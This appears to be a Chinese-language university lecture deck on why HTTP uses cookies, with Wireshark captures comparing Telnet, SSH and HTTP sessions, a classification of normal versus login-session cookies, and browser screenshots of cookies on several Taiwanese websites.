

Why Cookie?

台大計中網路組
游子興

davisyou@ntu.edu.tw
02-33665008

Why Cookie?

協定	Telnet/SSH	HTTP
TCP Session	One TCP Session	Many TCP Sessions
State	Stateful	Stateless
Cookie	不需要	需要

Telnet

Only One TCP Session

Time	tcp.stream	Source	Destination	Protocol	Length	Info
9 4.669538	0	10.43.67.77	140.112.218.245	TCP	66	49388 → 23 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM
10 4.672956	0	140.112.218.245	10.43.67.77	TCP	60	23 → 49388 [SYN, ACK] Seq=0 Ack=1 Win=40960 Len=0 MSS=1386
11 4.672998	0	10.43.67.77	140.112.218.245	TCP	54	49388 → 23 [ACK] Seq=1 Ack=1 Win=16632 Len=0
15 4.989276	0	140.112.218.245	10.43.67.77	TELNET	60	Telnet Data ...
16 4.989477	0	10.43.67.77	140.112.218.245	TELNET	57	Telnet Data ...
17 4.991121	0	140.112.218.245	10.43.67.77	TELNET	99	Telnet Data ...
18 4.991239	0	10.43.67.77	140.112.218.245	TELNET	57	Telnet Data ...
19 5.165594	0	140.112.218.245	10.43.67.77	TCP	60	23 → 49388 [ACK] Seq=49 Ack=7 Win=40960 Len=0
25 6.195894	0	10.43.67.77	140.112.218.245	TELNET	55	Telnet Data ...
26 6.197673	0	140.112.218.245	10.43.67.77	TCP	60	23 → 49388 [ACK] Seq=49 Ack=8 Win=40960 Len=0
27 6.198057	0	140.112.218.245	10.43.67.77	TELNET	60	Telnet Data ...
28 6.409438	0	10.43.67.77	140.112.218.245	TCP	54	49388 → 23 [ACK] Seq=8 Ack=50 Win=16583 Len=0
32 7.606651	0	10.43.67.77	140.112.218.245	TELNET	55	Telnet Data ...
33 7.612921	0	140.112.218.245	10.43.67.77	TCP	60	23 → 49388 [ACK] Seq=50 Ack=9 Win=40960 Len=0
34 7.613065	0	140.112.218.245	10.43.67.77	TELNET	60	Telnet Data ...
36 7.813426	0	10.43.67.77	140.112.218.245	TCP	54	49388 → 23 [ACK] Seq=8 Ack=50 Win=16583 Len=0
42 9.161196	0	10.43.67.77	140.112.218.245	TELNET	55	Telnet Data ...
43 9.169112	0	140.112.218.245	10.43.67.77	TCP	60	23 → 49388 [ACK] Seq=50 Ack=9 Win=40960 Len=0
44 9.170231	0	140.112.218.245	10.43.67.77	TELNET	60	Telnet Data ...
46 9.373411	0	10.43.67.77	140.112.218.245	TCP	54	49388 → 23 [ACK] Seq=8 Ack=50 Win=16583 Len=0
48 9.943406	0	10.43.67.77	140.112.218.245	TELNET	56	Telnet Data ...
49 9.945235	0	140.112.218.245	10.43.67.77	TCP	60	23 → 49388 [ACK] Seq=50 Ack=9 Win=40960 Len=0
50 9.945813	0	140.112.218.245	10.43.67.77	TELNET	66	Telnet Data ...
51 10.1533...	0	10.43.67.77	140.112.218.245	TCP	54	49388 → 23 [ACK] Seq=8 Ack=50 Win=16583 Len=0

Wireshark · Follow TCP Stream (tcp.stream eq 0)

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

...

User Access Verification

Username: ...aabbcc

明碼傳輸

Password:

* Demo

* telnet 140.112.218.254

SSH

Only One TCP Session

ip.addr==163.28.17.165

No.	Time	tcp.stream	Source	Destination	Protocol	Length	Info
593	6.218129	22	192.168.0.2	163.28.17.165	TCP	66	55081 → 22 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
594	6.223270	22	163.28.17.165	192.168.0.2	TCP	66	22 → 55081 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=
595	6.223389	22	192.168.0.2	163.28.17.165	TCP	54	55081 → 22 [ACK] Seq=1 Ack=1 Win=66560 Len=0
596	6.286645	22	163.28.17.165	192.168.0.2	SSHv2	75	Server: Protocol (SSH-2.0-OpenSSH_5.3)
597	6.290415	22	192.168.0.2	163.28.17.165	SSHv2	82	Client: Protocol (SSH-2.0-PuTTY_Release_0.62)
598	6.290632	22	192.168.0.2	163.28.17.165	TCP	566	55081 → 22 [PSH, ACK] Seq=29 Ack=22 Win=66560 Len=512
599	6.290683	22	192.168.0.2	163.28.17.165	SSHv2	182	Client: Key Exchange Init
600	6.295451	22	163.28.17.165	192.168.0.2			
601	6.295455	22	163.28.17.165	192.168.0.2			
602	6.298513	22	163.28.17.165	192.168.0.2			
603	6.298835	22	192.168.0.2	163.28.17.165			
604	6.303646	22	163.28.17.165	192.168.0.2			
608	6.442584	22	192.168.0.2	163.28.17.165			
609	6.442623	22	192.168.0.2	163.28.17.165			
613	6.465752	22	163.28.17.165	192.168.0.2			
624	6.614919	22	192.168.0.2	163.28.17.165			
625	6.615160	22	192.168.0.2	163.28.17.165			
626	6.619979	22	163.28.17.165	192.168.0.2			
627	6.619982	22	163.28.17.165	192.168.0.2			
646	6.820656	22	192.168.0.2	163.28.17.165			
686	8.262906	22	192.168.0.2	163.28.17.165			
687	8.274408	22	163.28.17.165	192.168.0.2			
688	8.274919	22	192.168.0.2	163.28.17.165			

Wireshark · Follow TCP Stream (tcp.stream eq 22) · ssh_163.28.17.165_tcp_stream_22.pcapng

SSH-2.0-OpenSSH_5.3

SSH-2.0-PuTTY_Release_0.62

...|..w=&...J..(T..

2....diffie-hellman-group-exchange-sha256,diffie-hellman-group-exchange-sha1,diffie-hellman-group-exchange-sha1,diffie-hellman-group1-sha1,rsa2048-sha256,rsa1024-sha1....ssh-rsa,ssh-dss....aes256-ctr,aes256-cbc,rijndael-cbc@lysator.liu.se,aes192-ctr,aes192-cbc,aes128-ctr,aes128-cbc,blowfish-ctr,blowfish-cbc,3des-ctr,3des-cbc,arcfour256,arcfour128....aes256-ctr,aes256-cbc,rijndael-cbc@lysator.liu.se,aes192-ctr,aes192-cbc,aes128-ctr,aes128-cbc,blowfish-ctr,blowfish-cbc,3des-ctr,3des-cbc,arcfour256,arcfour128....hmac-sha1,hmac-sha1-96,hmac-md5....hmac-sha1,hmac-sha1-96,hmac-md5....none,zlib....none,zlib.....S^J...D

.l=...3.4..Z..C.I...~diffie-hellman-group-exchange-sha256,diffie-hellman-group-exchange-sha1,diffie-hellman-group1-sha1,diffie-hellman-group1-sha1....ssh-rsa,ssh-dss....aes128-ctr,aes192-ctr,aes256-ctr,arcfour256,arcfour128,aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,aes192-cbc,aes256-cbc,arcfour,rijndael-cbc@lysator.liu.se....aes128-ctr,aes192-ctr,aes256-ctr,arcfour256,arcfour128,aes128-cbc,3des-cbc,blowfish-cbc,cast128-cbc,aes192-cbc,aes256-cbc,arcfour,rijndael-cbc@lysator.liu.se....hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-sha2-256,hmac-sha2-512,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96....hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-sha2-256,hmac-sha2-512,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96....none,zlib@openssh.com....none,zlib@openssh.com.....%G1KSu9..

..!*.d.%...QmZ!....\$w'f...g8.._.....'...R.yZ.f....}y
...XA.o...j.a'..d".B.....v.....@.1.P...K.q....w.m.....,b.1.w
~.bE.f...>...a..0.p..#G...\$=Hl+.<c..?#q.c...4.N...[#i..y.#.....tg.l..Yit....SrY:....Q..l.v8.
W.(Q.;...*(.t..".V.\.....St.*=... \ ...7.{k..(-.p..w0q..a.L.X..Kj.+.....@.....A6...T.l..d.M
&...g..4..2..'...6r.....<.T.....G...i(G.....G.....|<?t%.V....3
..B.:o.....!..c]...I8.EK%.g....(. (...{z..u..G.....>.....<.0.PG.7...n.....w..U..b...m.\$.....>
.x..".w..W....4.....t..E.CD6.3..!..D.p....(..".<.....k.-...]}#?....ez.l..
.....a....).n.TP..T..D.v(.O..C...P}....0.0 -[

HTTP (www.ntu.edu.tw)

Many TCP Sessions

No.	Time	tcp.stream	Source	Destination	Protocol	Length	Info
1	0.000000	0	172.16.0.102	140.112.8.116	TCP	66	52159 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK
2	0.000104	1	172.16.0.102	140.112.8.116	TCP	66	52160 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK
3	0.000364	0	140.112.8.116	172.16.0.102	TCP	66	80 → 52159 [SYN, ACK] Seq=0 Ack=1 Win=8190 Len=0 MSS=956 WS
4	0.000423	0	172.16.0.102	140.112.8.116	TCP	54	52159 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
5	0.000453	1	140.112.8.116	172.16.0.102	TCP	66	80 → 52160 [SYN, ACK] Seq=0 Ack=1 Win=8190 Len=0 MSS=956 WS
6	0.000492	1	172.16.0.102	140.112.8.116	TCP	54	52160 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
7	0.014242	2	172.16.0.102	140.112.8.116	TCP	66	52161 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SAC
8	0.014486	2	140.112.8.116	172.16.0.102	TCP	66	443 → 52161 [SYN, ACK] Seq=0 Ack=1 Win=8190 Len=0 MSS=956 W
9	0.014534	2	172.16.0.102	140.112.8.116	TCP	54	52161 → 443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
10	0.014890	2	172.16.0.102	140.112.8.116	TLSv1.3	1810	Client Hello (SNI=www.ntu.edu.tw)
11	0.015470	2	140.112.8.116	172.16.0.102	TCP	60	443 → 52161 [ACK] Seq=1 Ack=1757 Win=128512 Len=0
12	0.015470	2	140.112.8.116	172.16.0.102	TLSv1.3	147	Hello Retry Request
13	0.015518	2	140.112.8.116	172.16.0.102	TLSv1.3	60	Change Cipher Spec
14	0.015527	2	172.16.0.102	140.112.8.116	TCP	54	52161 → 443 [ACK] Seq=1757 Ack=100 Win=262656 Len=0
15	0.015712	2	172.16.0.102	140.112.8.116	TLSv1.3	624	Change Cipher Spec, Client Hello (SNI=www.ntu.edu.tw)
16	0.016088	2	140.112.8.116	172.16.0.102	TCP	60	443 → 52161 [ACK] Seq=100 Ack=2327 Win=128000 Len=0
17	0.017118	2	140.112.8.116	172.16.0.102	TLSv1.3	214	Server Hello
18	0.017233	2	140.112.8.116	172.16.0.102	TCP	1010	443 → 52161 [PSH, ACK] Seq=260 Ack=2327 Win=128000 Len=956


Cookie 種類

- * Normal Cookie: 記錄使用者相關資訊
 - * Save @Browser Only
 - * 資安強度要求: 低
 - * 不需設定: HttpOnly, Secure, SameSite
 - * 案例
 - * 限制每天瀏覽文章數
 - * 介面顯示語言
 - * 購物車(未登入時)
 - * 記住登入帳號
 - * Google Analytics 統計網頁瀏覽記錄
 - * 商業廣告、用戶追蹤
- * LoginSession Cookie: 帳號登入、權限控管
 - * Save @Browser + Web Server
 - * 資安強度要求: 高
 - * 建議設定: HttpOnly, Secure, SameSite

Cookie Check

Browser


* Chrome: F12: Application > Storage > Cookies



The screenshot shows the Chrome DevTools Application tab. The left sidebar has 'Storage' selected, and 'Cookies' is expanded. The main panel displays a table of cookies for the domain www.edu.tw.

Name	Value	Domain	Path	Expires / Max-Age
font_size	m	www.edu.tw	/	Session
_gid	GA1.1.1098551352.1754372558	www.edu.tw	/	2025-08-06T05:42:49.000Z
_gat_gtag_UA_60784564_1	1	www.edu.tw	/	2025-08-05T05:43:38.000Z
_ga_KBT2PDEDRK	GS2.1.s1754372558\$o1\$g1\$t175...	.www.edu.tw	/	2026-09-09T05:42:49.655Z
_ga	GA1.1.611368426.1754372558	.www.edu.tw	/	2026-09-09T05:42:38.026Z
_ga	GA1.1.611368426.1754372558	www.edu.tw	/	2026-09-09T05:42:49.744Z
LB_www.edu.tw	2970513292.47873.0000	www.edu.tw	/	Session
ASP.NET_SessionId	sz5gbwy5pojmgj31bvopfkb	www.edu.tw	/	Session

* Firefox: F12: Storage > Cookies



The screenshot shows the Firefox DevTools Storage tab. The left sidebar has 'Cookies' expanded, and the main panel displays a table of cookies for the domain www.edu.tw.

Name	Value	Domain	Path	Expires / Max-Age
_ga_KBT2PDEDRK	GS2.1.s1754301397\$o3\$g0\$t175...	.www.edu.tw	/	Tue, 08 Sep 2026 09:56:37 GMT
_gat_gtag_UA_60784564_1	1	www.edu.tw	/	Mon, 04 Aug 2025 09:57:37 GMT
_ga	GA1.1.1088547559.1750391431	.www.edu.tw	/	Sat, 25 Jul 2026 03:50:31 GMT
_ga	GA1.1.1088547559.1750391431	www.edu.tw	/	Tue, 08 Sep 2026 09:56:37 GMT
_gid	GA1.1.148895339.1754301398	www.edu.tw	/	Tue, 05 Aug 2025 09:56:37 GMT
ASP.NET_SessionId	pya3m4g0hvcz3e5tx5n0q0wh	www.edu.tw	/	Session
font_size	m	www.edu.tw	/	Session
LB_www.edu.tw	2953736076.47873.0000	www.edu.tw	/	Session

Website Cookie Check

* <https://www.cookieyes.com/cookie-checker/>

Free Website Cookie Checker

Use our instant cookie checker tool to check cookies on your website and generate a detailed cookie audit report in seconds.

 <https://www.edu.tw>

Check cookies

✓ Free forever ✓ Instant report ✓ No email required

SCAN REPORT

<https://www.edu.tw>

 Copy scan report

GENERATED ON 2025-06-20 03:32:56 GMT

11

Cookies (in total)



 Necessary ⓘ

1

 Analytics ⓘ

4

 Performance ⓘ

0

 Advertisement ⓘ

3

 Functional ⓘ

0

 Other

3

Cookie	Domain	Description	Duration	Type
LB_www.edu.tw	www.edu.tw		session	Other
ga*	.www.edu.tw	Google Analytics sets this cookie to store and count page views.	1 year 1 month 4 days	Analytics
_ga	.www.edu.tw	The _ga cookie, installed by Google Analytics, calculates visitor, session and campaign data and also keeps track of site usage for the site's analytics report. The cookie stores information anonymously and assigns a randomly generated number to recognize unique visitors.	1 year 1 month 4 days	Analytics
_gid	www.edu.tw	Installed by Google Analytics, _gid cookie stores information on how visitors use a website, while also creating an analytics report of the website's performance. Some of the data that are collected include the number of visitors, their source, and the pages they visit anonymously.	1 day	Analytics
_gat_gtag_UA_*	www.edu.tw	Google Analytics sets this cookie to store a unique user ID.	1 minute	Analytics
font_size	www.edu.tw		session	Other
ASP.NET_SessionId	www.edu.tw	Issued by Microsoft's ASP.NET Application, this cookie stores session data during a user's website visit.	session	Necessary
YSC	.youtube.com	YSC cookie is set by Youtube and is used to track the views of embedded videos on Youtube pages.	session	Advertisement

Website Cookie Check

SCAN REPORT

<https://24h.pchome.com.tw/>

[Copy scan report](#)

GENERATED ON 2025-06-20 03:41:49 GMT

69

Cookies (in total)



● Necessary ⓘ **4**


● Analytics ⓘ **11**

● Performance ⓘ **0**

● Advertisement ⓘ **2**

● Functional ⓘ **0**

● Other **32**

The background of the slide features a large, faint, semi-circular illustration in a traditional Chinese landscape painting style. It depicts a mountainous terrain with trees, a winding path, and a small structure, all rendered in a light, monochromatic tone. The title "Normal Cookie" is centered over this illustration.




Normal Cookie

Normal Cookie

介面顯示語言

苗栗舊山線鐵道自行車 介面顯示語言

* <https://www.oml-railbike.com>



* F12: Application > Cookies

lang= tw, en, jp, kr

Application					
Name	Value	Domain	Path	Expires / Max-Age	
alert-w	true	www.oml-railbike.com	/	Session	
jj	0585d8920bfe23d6c28123616f34cf8e	www.oml-railbike.com	/	2025-06-15T07:31:27.024Z	
lang	kr	www.oml-railbike.com	/	2025-06-15T07:35:15.095Z	
PHPSESSID	j5va48ausdptsjfekfobp9coq6	www.oml-railbike.com	/	Session	24Hr 有效



Normal Cookie

購物車(未登入時)

台大智匯網 購物車

* <https://online.ntuspecs.ntu.edu.tw/>

組織與變革

NT\$ 1,600 元

加入購物車



激勵與領導

NT\$ 3,200 元

加入購物車



課

登入

收藏清單 (0)

購物車 (2)

有2個課(班)程 個課(班)程在購物車中



財務比率分析

單價: NT\$ 3,200 元
數量: 1



認識四大財務報表

單價: NT\$ 2,800 元
數量: 1

訂單小計: NT\$ 6,000 元

結帳

* F12: Application > Cookies

Application					
Filter					
Only show cookies with an iss					
Name	Value	Domain	Path	Expires / M...	
.Nop.Customer	97ca89d8-052e-467b-a241-4...	online.ntuspecs.ntu.edu.tw	/	2026-06-14T...	
.Nop.Antiforgery	CfDJ8CQfi3OMDCxNtCt5mZF...	online.ntuspecs.ntu.edu.tw	/	Session	一年有效



Normal Cookie

記住登入帳號

MOMO 購物網

記住我的帳號

- * <https://www.momoshop.com.tw/>
 - * 使用 Cookie 記錄”登入帳號”
 - * `ck_mlu="MDkxODEwMzYyNg=="`
- * Base64 Decode
 - * <https://www.base64decode.org/>
 - * Result: 0918103626
- * F12: Application > Cookies

momo 購物網會員登入

0918103626

| 

英文字母需區分大小寫

☒ 記住我的帳號

Application				
Name	Value	Domain	Path	Expires / Max-Age
ar_debug	1	.doubleclick.net	/	2024-06-04T0...
fbsr_49494617...	zk24xQztRa5Q_mahDxmRQ2Wi5QKIPHO_...	www.momoshop.c...	/	2024-06-10T0...
receive-cookie...	1	.creativecdn.com	/	2024-07-04T1...
_fbp	fb.3.1699672012004.117299471	.cart.momoshop.c...	/	2024-07-18T0...
_gcl_aw	GCL.1713577131.CjwKCAjwrlx8hBbEiwAC...	.momoshop.com.tw	/	2024-07-19T0...
fr	1zai4c4ID6F9yh1rs.AWU2O98tBPITySLNTy...	.facebook.com	/	2024-08-03T0...
